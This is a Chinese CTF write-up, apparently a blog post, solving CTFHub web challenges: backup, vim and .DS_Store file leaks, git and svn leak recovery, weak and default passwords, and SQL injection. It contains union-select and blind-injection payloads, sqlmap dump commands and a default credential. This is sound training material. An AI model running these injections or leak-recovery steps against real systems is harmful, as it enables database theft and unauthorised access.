
下载后打开即可看到flag




4 <title>CTFHub 备份文件下载 - bak</title>
5 </head>
6 <body>
7 <?php
8
9 // FLAG: ctfhub{1633c960de63d4e21bc7bcef943ad63c80f4c5b6}
10
11 echo "Flag in index.php source code.";
12 ?>
13 </body>
14 </html>
15
https://blog.csdn.net/weixin_43184518

vim缓存


vim编辑器缓存这个知识点涉及我的盲区了，然后百度一查就知道缓存文件的后缀，点击此处vim编辑器的使用可查看有关vim的知识点。




在linux环境下，使用vim -r 恢复打开文件，即可看到flag


.DS_store

直接访问.DS_store出现下载






下载后发现是二进制文件，使用010editor打开，可看到flag here！字样



然后访问.txt即可获得flag



Git泄露

Log

使用GitHacker获取git泄露情况，然后使用git log查看还原信息，再使用git diff进行比较获得flag。啊啊啊啊啊啊(土拨鼠叫)，这是什么操作，我只能说我是个门外汉，没有感情的搬运机器，此处参照这里


```
root@July:/home# git clone https://github.com/WangYihang/GitHacker
正克隆到 'GitHacker'...
remote: Enumerating objects: 107, done.
remote: Total 107 (delta 0), reused 0 (delta 0), pack-reused 107
接收对象中：100% (107/107), 23.81 KiB | 58.00 KiB/s, 完成.
处理 delta 中：100% (32/32), 完成.
root@July:/home# python GitHacker.py http://challenge-44e57c5265390a55.sandbox.c
tfhub.com:10080/.git/
```


```
root@July:/home/GitHacker# ls
challenge-44e57c5265390a55_sandbox_ctfhub_com:10080_  GitHacker.py  README.md
root@July:/home/GitHacker#
```

```
root@July:/home/GitHacker/challenge-ae004fb07190500c_sandbox_ctfhub_com:10080_# git log
commit b37857c056453e823f4706f8eb5c0d977383059f (HEAD -> master)
Author: CTFHub <sandbox@ctfhub.com>
Date:   Thu Jul 9 08:11:56 2020 +0000

    remove flag

commit 02466f205489a237c8ac5b3eca98ec98aa7440c7
Author: CTFHub <sandbox@ctfhub.com>
Date:   Thu Jul 9 08:11:56 2020 +0000

    add flag

commit a4aad4607d77514cab8400a4d5c3788bc2aa2ec3
Author: CTFHub <sandbox@ctfhub.com>
Date:   Thu Jul 9 08:11:56 2020 +0000

    init
root@July:/home/GitHacker/challenge-ae004fb07190500c_sandbox_ctfhub_com:10080_# gif diff 02466f205489a237c8ac5b3eca98ec98a
a7440c7
bash: gif: 未找到命令
root@July:/home/GitHacker/challenge-ae004fb07190500c_sandbox_ctfhub_com:10080_# git diff 02466f205489a237c8ac5b3eca98ec98a
a7440c7
diff --git a/360995519411.txt b/360995519411.txt
deleted file mode 100644
index 8f3f44c..0000000
--- a/360995519411.txt
+++ /dev/null
@@ -1 +0,0 @@
-ctfhub{76b17872ffdbfb6a0ea6c5e8a2d59ec90b4718d4}
```


Stash

使用githacker获取git泄露情况，然后进入.git目录下，使用git log查看还原信息，查看.git/refs/stash，可看到字符串，再使用git diff 字符串即可得到flag





Index

依然使用githacker，然后可以用以上的方式git log，也可以使用git checkout，可看到一个txt文件，查看即得flag

```
root@July:/home/GitHacker# python GitHacker.py http://challenge-d339d83ccce84ed1
.sandbox.ctfhub.com:10080/.git
保存工作目录和索引状态 WIP on master: f2cc377 [+] Migrate py2 -> py3, thank to t
he great work of @infdahai
[+] Make dir : ./challenge-d339d83ccce84ed1_sandbox_ctfhub_com:10080_/.git/
[!] Getting -> http://challenge-d339d83ccce84ed1.sandbox.ctfhub.com:10080/.git/d
escription
[+] Success!
[+] Make dir : ./challenge-d339d83ccce84ed1_sandbox_ctfhub_com:10080_/.git/info/
[!] Getting -> http://challenge-d339d83ccce84ed1.sandbox.ctfhub.com:10080/.git/i
nfo/exclude
```



```
root@July:/home/GitHacker/challenge-d339d83ccce84ed1_sandbox_ctfhub_com:10080_#
git checkout
root@July:/home/GitHacker/challenge-d339d83ccce84ed1_sandbox_ctfhub_com:10080_#
ls
22810545629584.txt  50x.html  index.html
root@July:/home/GitHacker/challenge-d339d83ccce84ed1_sandbox_ctfhub_com:10080_#
vim 22810545629584.txt
```

svn泄露

工具`git clone https://github.com/kost/dvcs-ripper`

安装`sudo apt-get install perl libio-socket-ssl-perl libdbd-sqlite3-perl libclass-dbi-perl libio-all-lwp-perl`


使用方法`./rip-svn.pl -v -u URL/.svn/`


我安装失败了！！！

密码口令

弱口令

可以在前端源码中猜测到用户应该是admin，这样我们只需对密码进行爆破就好





默认口令

这里使用默认口令就好，一些平台的默认口令点这里，我登录时使用的是eyougw/admin@(eyou)

SQL注入


整数型注入

sql语句	作用
select * from news where id=1 order by 1	猜解字段数，有数据返回则该数据库字段数为多少
select * from news where id=**1 and 1=2 union** select 1,**database()**	union联合查询，database()查询数据库名
select * from news where id=1 and 1=2 union select 1,group_concat(**table_name**)from **information.schema.tables** where table_schema='sqli'	table_name表名，table_schema数据库名，information_schema 用于存储数据库元数据(关于数据的数据)，例如数据库名、表名、列的数据类型、访问权限等，该库中存储一些表，如tables表，columns表等
select * from news where id=1 and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_name='flag'	column_name列名
select * from news where id=1 and 1=2 union select 1,group_concat(flag) from sqli.flag	根据数据库的表获得flag字段中的内容

字符型注入

这里字符注入需要注意一点就是闭合，直接用'无法闭合，需要url编码使用%27，还可以使用sqlmap进行注入

```
python sqlmap.py -u url?id=1%27 --tables #爆破表名
python sqlmap.py -u url?id=1%27 -T flag --columns --dump #爆破flag表里的所有列及字段值
```




报错注入

floor()函数　的作用是返回小于等于该值的最大整数,也可以理解为向下取整，只保留整数部分
rand()函数　可以用来生成0或1，但是rand(0)和rand()还是有本质区别的，rand(0)相当于给rand()函数传递了一个参数，然后rand()函数会根据0这个参数进行随机数成成。rand()生成的数字是完全随机的，而rand(0)是有规律的生成
group by　进行分组查询的时候，数据库会生成一张虚拟表，在虚拟表中，group by后面的字段作为主键，所以这张表中主键是name，这样我们就基本弄清报错的原因了，其原因主要是因为虚拟表的主键重复。
按照MySQL的官方说法，group by要进行两次运算，第一次是拿group by后面的字段值到虚拟表中去对比前，首先获取group by后面的值；第二次是假设group by后面的字段的值在虚拟表中不存在，那就需要把它插入到虚拟表中，这里在插入时会进行第二次运算，由于rand函数存在一定的随机性，所以第二次运算的结果可能与第一次运算的结果不一致，但是这个运算的结果可能在虚拟表中已经存在了，那么这时的插入必然导致主键的重复，进而引发错误。

1. sqlmap注入

```
python sqlmap.py -u url --tables
python sqlmap.py -u http://challenge-d5f9655a4e88c44d.sandbox.ctfhub.com:10080/?id=1%27 -T flag --columns --dump
```

2. 手工注入
   报错注入
   双查询注入




布尔盲注

> 布尔盲注回显error ：数据库查询结果为空或者查询语句报错，回显error。（通常and后面布尔盲注语句就不行了，因为> 它们是根据查询结果为空来判断。）
> 布尔盲注回显success ：数据库查询为空，返回还是success，只有当查询语句报错时才返回error。子查询返回的结果必> 须只有一条记录，否则会报错。

时间盲注和MySQL结构都是用sqlmap跑出来的，sqlmap真香

```
?id=if(1=1,1,(select table_name from information_schema.tables))
?id=if(1=2,1,(select table_name from information_schema.tables))
```

